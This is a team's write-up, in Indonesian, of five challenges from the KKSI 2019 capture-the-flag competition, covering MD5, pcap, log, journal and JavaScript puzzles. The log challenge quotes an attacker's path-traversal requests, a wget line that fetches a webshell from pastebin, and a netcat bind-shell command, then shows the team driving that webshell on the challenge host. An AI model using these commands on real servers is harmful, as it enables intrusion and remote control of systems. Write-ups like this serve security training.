

KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat

NAMA TIM : [PDW{Pede_Aja_We}]

Ketua Tim	
1.	Akinari
Member	
1.	Flintz
2.	Zheek
3.	
4.	

[Welcome To KCSI 2019]

50

Cara Pengerjaan :

Diberikan sebuah md5 **1663323d00434ad7#ca8ecca2b#22844** dan **1fee4be0b38ae6b8722b49e4db037bbd** karena terdapat # maka diasumsikan bahwa kita harus mengisi bagian tersebut.

Lalu crack **1fee4be0b38ae6b8722b49e4db037bbd** dengan <http://md5decrypt.net> dan didapatkan **1663323d00434ad78ca8ecca2ba22844**



Awalnya dikira bahwa dilakukan crack md5 kembali , lalu di coba solve dengan format KCSI2019{} dan ternyata itu flagnya.


Flag : KCSI2019{1663323d00434ad78ca8ecca2ba22844}

[Login Traffic]

50


Cara Pengerjaan :

Diberikan sebuah file .pcap lalu dijalankan menggunakan Wireshark lalu dilihat terdapat protocol Http lalu difilter menjadi Http.



No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Info
847	18.316183	10.0.2.15	118.67.248.41	HTTP	455		GET /favicon.ico HTTP/1.1
850	18.371360	118.67.248.41	10.0.2.15	HTTP	310		HTTP/1.1 200 OK (image/vnd.microsoft.icon)
1022	23.041519	10.0.2.15	103.28.94.205	HTTP	552		GET /edged1/release2/update2/cwtUzuaq-8v_7hmnJctTog_1.3.35.342/GoogleUpdateSetup.exe?cms...
1039	23.108695	103.28.94.205	10.0.2.15	HTTP	831		HTTP/1.1 206 Partial Content (application/octet-stream)
1043	27.233003	10.0.2.15	103.28.94.205	HTTP	556		GET /edged1/release2/update2/cwtUzuaq-8v_7hmnJctTog_1.3.35.342/GoogleUpdateSetup.exe?cms...
1066	27.253576	103.28.94.205	10.0.2.15	HTTP	885		HTTP/1.1 206 Partial Content (application/octet-stream)
1069	29.455185	10.0.2.15	103.28.94.205	HTTP	557		GET /edged1/release2/update2/cwtUzuaq-8v_7hmnJctTog_1.3.35.342/GoogleUpdateSetup.exe?cms...
1092	29.464315	103.28.94.205	10.0.2.15	HTTP	761		HTTP/1.1 206 Partial Content (application/octet-stream)
1125	30.517474	10.0.2.15	103.28.94.205	HTTP	557		GET /edged1/release2/update2/cwtUzuaq-8v_7hmnJctTog_1.3.35.342/GoogleUpdateSetup.exe?cms...
1146	30.528881	103.28.94.205	10.0.2.15	HTTP	383		HTTP/1.1 206 Partial Content (application/octet-stream)

Lalu, Export Object Http dengan klik **file > Export Objects > HTTP**



Packet	Hostname	Content Type	Size	Filename
3	redirectorgvt1.com	text/html	447 bytes	AOJPZzSwIS8TDUrUm829a4k8
18	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	5721 bytes	AOJPZzSwIS8TDUrUm829a4k8?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
23	redirectorgvt1.com	text/html	447 bytes	AOJPZzSwIS8TDUrUm829a4k8
26	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	148 bytes	AOJPZzSwIS8TDUrUm829a4k8?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
666	storage.googleapis.com	application/octet-stream	6103 bytes	371c0e56df0cec70a5174e172e1732d7d5dc11203a7e3a3d4288866d2914cf62.cxd
773	www.mail4india.com	text/html	12 kB	login.php
781	www.mail4india.com	image/vnd.microsoft.icon	1406 bytes	favicon.ico
792	storage.googleapis.com	application/octet-stream	3792 bytes	371c0e56df0cec70a5174e172e1732d7d5dc11203a7e3a3d4288866d2914cf62.cxd
841	www.mail4india.com	text/html	12 kB	login.php
850	www.mail4india.com	image/vnd.microsoft.icon	1406 bytes	favicon.ico
1039	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	7399 bytes	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1066	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	10 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1092	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	10 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1146	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	9814 bytes	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1203	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	21 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1283	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	44 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1366	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	60 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1577	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	184 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
1964	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	366 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
2736	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	682 kB	GoogleUpdateSetup.exe?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
2795	redirectorgvt1.com	text/html	468 bytes	AJ_YRYeZa9aEBuPMINveAA
2809	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	6168 bytes	AJ_YRYeZa9aEBuPMINveAA?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
2854	redirectorgvt1.com	text/html	484 bytes	AJ_YRYeZa9aEBuPMINveAA
2878	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	10 kB	AJ_YRYeZa9aEBuPMINveAA?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
2919	redirectorgvt1.com	text/html	468 bytes	AJ_YRYeZa9aEBuPMINveAA
2927	r2---sn-2b5njvh-jb3l.gvt1.com	application/octet-stream	3418 bytes	AJ_YRYeZa9aEBuPMINveAA?cms_redirect=yes&mp=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=u&mv=1&pl=24&shardby
3062	www.mail4india.com	application/x-www-form-urlencoded	112 bytes	redirect.php
3072	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEWtBNMEswSTAJBgUrDgMCGgUABBTfghLjKLEIQZPin0KczkdAQpVYowQU7D0aQP4v0cB1JgmGggyC72Nk8MCEA3Q4zdKjVvb%2BmtDSypI7AY%3D
3373	www.mail4india.com	text/html	2802 bytes	redirect.php
3401	www.mail4india.com	text/css	5162 bytes	enm.css
3404	www.mail4india.com	text/css	61 bytes	styles.css

Terdapat login.php dan redirect.php diasumsikan logikanya apabila ketika login.php maka dia akan ke redirect disitu terdapat redirect.php lalu dilihat

“js_autodetect_results=1&just_logged_in=1&login_username=user%40user.com&secretkey=S0tTSTIwMTL7Q1lCM3JfQUQhISEhfQ”

Lalu decode **S0tTSTIwMTL7Q1lCM3JfQUQhISEhfQ** dan didapatkan flagnya

Flag : KKS12019{CYB3r_AD!!!!}

[Read the Log]

70

Cara Pengerjaan :

Diberikan sebuah link <http://202.148.2.243:30011/> yang hanya menampilkan format flag KCSI2019{} dan sebuah file access.log berisi hasil log dari web tersebut

```
1 192.168.1.186 - - [20/Oct/2019:23:48:03 +0700] "GET / HTTP/1.1" 200 7181 "-" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
2 192.168.1.186 - - [20/Oct/2019:23:48:03 +0700] "GET /assets/css/blog.css HTTP/1.1" 200 2231 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
3 192.168.1.186 - - [20/Oct/2019:23:48:03 +0700] "GET /assets/css/bootstrap.min.css HTTP/1.1" 200 99548 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
4 192.168.1.186 - - [20/Oct/2019:23:48:03 +0700] "GET /assets/js/bootstrap.min.js HTTP/1.1" 200 27822 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
5 192.168.1.186 - - [20/Oct/2019:23:48:03 +0700] "GET /assets/js/jquery.min.js HTTP/1.1" 200 83570 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
6 192.168.1.186 - - [20/Oct/2019:23:48:04 +0700] "GET /favicon.ico HTTP/1.1" 404 555 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
7 192.168.1.186 - - [20/Oct/2019:23:48:13 +0700] "GET /?page=loremipsum.html HTTP/1.1" 200 6391 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; CPH1923) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
8 192.168.1.67 - - [20/Oct/2019:23:49:47 +0700] "GET / HTTP/1.1" 200 7181 "-" "Mozilla/5.0 (Linux; Android 9; vivo 1806) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
9 192.168.1.67 - - [20/Oct/2019:23:49:48 +0700] "GET /assets/css/bootstrap.min.css HTTP/1.1" 200 99548 "http://192.168.1.66/" "Mozilla/5.0 (Linux; Android 9; vivo 1806) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36"
```

Lalu, search system dan menemukan sebuah webshell pada log yaitu `/.system.php?f=system&p=id`

```
6040 172.17.0.2 - - [21/Oct/2019:00:31:11 +0700] "GET /?page=../../../../../../../../var/log/nginx/access.log&cmd=ls -la HTTP/1.1" 200 1070163 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
6041 172.17.0.2 - - [21/Oct/2019:00:43:23 +0700] "GET /?page=../../../../../../../../var/log/nginx/access.log&cmd=wget https://pastebin.com/raw/zNg9JQl2 -O .system.php HTTP/1.1" 200 1070166 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
6042 172.17.0.2 - - [21/Oct/2019:00:43:40 +0700] "GET /.system.php?f=system&p=id HTTP/1.1" 200 53 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
6043 172.17.0.2 - - [21/Oct/2019:00:45:00 +0700] "GET /.system.php?f=system&p=nc -lvp 1337 -e /bin/bash HTTP/1.1" 504 494 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
```

Lalu mencoba inputkan pada link tersebut dan berhasil

← → ↻ ⓘ Not secure | 202.148.2.243:30011/.system.php?f=system&p=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Dan langsung saja mencoba menggunakan command ls

← → ↻ ⓘ Not secure | 202.148.2.243:30011/.system.php?f=system&p=ls
flllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt index.php test_lagi

Tak usah berlama-lama langsung eksekusi saja dengan menggunakan cat

http://202.148.2.243:30011/.system.php?f=system&p=cat%20flllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt dan didapat flagnya

← → ↻ ⓘ Not secure | 202.148.2.243:30011/.system.php?f=system&p=cat%20flllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt
KKSI2019{Emang_Sabar_Adalah_Kuncinya}

Flag : KKSI2019{Emang_Sabar_Adalah_Kuncinya}

[Member have Journal]

70

Cara Pengerjaan :

Diberikan sebuah file .JOURNAL lalu file dibuka dengan website online <https://filext.com/file-extension/JOURNAL>


View another file

File name: system.journal
File type: binary file
File size: 8 MB
File date: 11/3/2019, 5:28:19 PM

It's a binary data file, that's all we have found out. The file format could not be recognized.

```
PRIORITY=6
SYSLOG_FACILITY=9 SYSLOG_FACILITY CODE_FILE=../src/timesync/timesyncd-manager.c CODE_LINE=678
CODE_FUNC=manager_receive_response SYSLOG_IDENTIFIER=systemd-timesyncd SYSLOG_IDENTIFIER MESSAGE=Synchronized to time
server 91.189.89.198:123 (ntp.ubuntu.com). _TRANSPORT=journal _TRANSPORT _UID=62583 _GID=62583 _COMM=systemd-timesyn
_EXE=/lib/systemd/systemd-timesyncd _CMDLINE=/lib/systemd/systemd-timesyncd _CAP_EFFECTIVE=2000000 _CAP_EFFECTIVE
_SELINUX_CONTEXT=unconfined
_SELINUX_CONTEXT _SYSTEMD_CGROUP=/system.slice/systemd-timesyncd.service _SYSTEMD_CGROUP _SYSTEMD_UNIT=systemd-
timesyncd.service _SYSTEMD_UNIT _SYSTEMD_SLICE=system.slice _SYSTEMD_SLICE
_SYSTEMD_INVOCATION_ID=8f3200de492d4b9da42399e607930c50 _SYSTEMD_INVOCATION_ID _SOURCE_REALTIME_TIMESTAMP=1570335797549294
_SOURCE_REALTIME_TIMESTAMP _BOOT_ID=337b26bb82f0489aa5e5df707b9c31 _MACHINE_ID=c502417ffb704b9495f926e92f28c567
_MACHINE_ID _HOSTNAME=ownserver
SYSLOG_FACILITY=3 CODE_FILE=../src/core/unit.c CODE_LINE=1718 CODE_FUNC=unit_status_log_starting_stopping_reloading
SYSLOG_IDENTIFIER=systemd MESSAGE=Stopping System update utils... UNIT=systemupdate.service
INVOCATION_ID=e0b568c1c46046459f0872e9b0a4d131
INVOCATION_ID MESSAGE_ID=de5b426a63be47a7b6ac3eaac82e2f6f MESSAGE_ID
```

Awalnya bingung, mau diapakan file ini lalu terdapat sebuah kata “**Camel**” pada soal. Disini merenungkan apa yang dimaksud dari “**Camel**” lalu search “**Camel**” di google hmm yang keluar Unta ya karena “**Camel**” artinya Unta. Dan pada akhirnya mengetahui yang dimaksud “**Camel**” ternyata yang dimaksud adalah **Perl** karena logo dari **perl** adalah unta.



Lalu, mencari kata kunci “Perl” pada file **system.journal**

```
INVOCATION_ID=f7491c8540454ac6b886c455f8ed0b0d _SOURCE_REALTIME_TIMESTAMP=1570336983608187
_STREAM_ID=40a9fd02cf46451a9e60dca089bfec95 SYSLOG_IDENTIFIER=perl MESSAGE=Can't open perl script
"/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15": No such file or directory _COMM=perl _EXE=/usr/bin/perl
_CMDLINE=/usr/bin/perl /home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15 8888
_SYSTEMD_CGROUP=/system.slice/systemupdate.service _SYSTEMD_UNIT=systemupdate.service
_SYSTEMD_INVOCATION_ID=f7491c8540454ac6b886c455f8ed0b0d
```

Didapatkan

"/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15" lalu mencoba decode hex to text ternyata bukan lalu mencoba seperti soal Welcome. Submit **2e3f3e17ebcb87baad8539475a1f91d41953c15** dengan format flag **KKSI2019{}** dan benar bahwa itu flagnya.


Flag : KKSI2019{2e3f3e17ebcb87baad8539475a1f91d41953c15}

[Tsunade Gambling Master]

100

Cara Pengerjaan :

Diberikan sebuah web pada <http://202.148.2.243:20001/> yang berisi web perjudian a.k.a gacha *Astagfirullah :"



Lalu, lihat bagian source code dan ternyata ada ***Fake Flag***

```
<script type="text/javascript">
  //It's not flag! Don't Submit it
  //I Warn you!
  var kepla_flag="KKSI2019{" ,place_flag="Tr0lling_th3_Us3r",penutup="}'
  Math.round(Math.random()*t)}function genertae_judi_client(){return bi
```

setelah melihat lebih lanjut script tersebut terdapat sebuah fungsi js **ready_to_serve()** dimana fungsi tersebut berisi **index array** dari flag palsu tersebut

```
> ready_to_serve()
< ▼ (3) ["Tr0lling", "th3", "Us3r"] ⓘ
  0: "Tr0lling"
  1: "th3"
  2: "Us3r"
  length: 3
```

Dari fungsi serve itu juga terdapat menampilkan sebuah gambar berdasarkan array tadi

```
function serve(t){
  var e=t;
  for($i=0;$i<e.length;$i++)$("#flag"+$i).html("<img
  src='./fl4g/"+e[$i]+".png'>")
}
```


Lalu, akses link tersebut dan didapatkan sebuah potongan flag dari sebuah gambar.

<http://202.148.2.243:20001/fl4g/Tr0ll1ng.png>

JScan_

<http://202.148.2.243:20001/fl4g/th3.png>

3asY

<http://202.148.2.243:20001/fl4g/Us3r.png>

_Tr0ll1nG

Flag : KKS12019{JScan_3asY_Tr0ll1nG}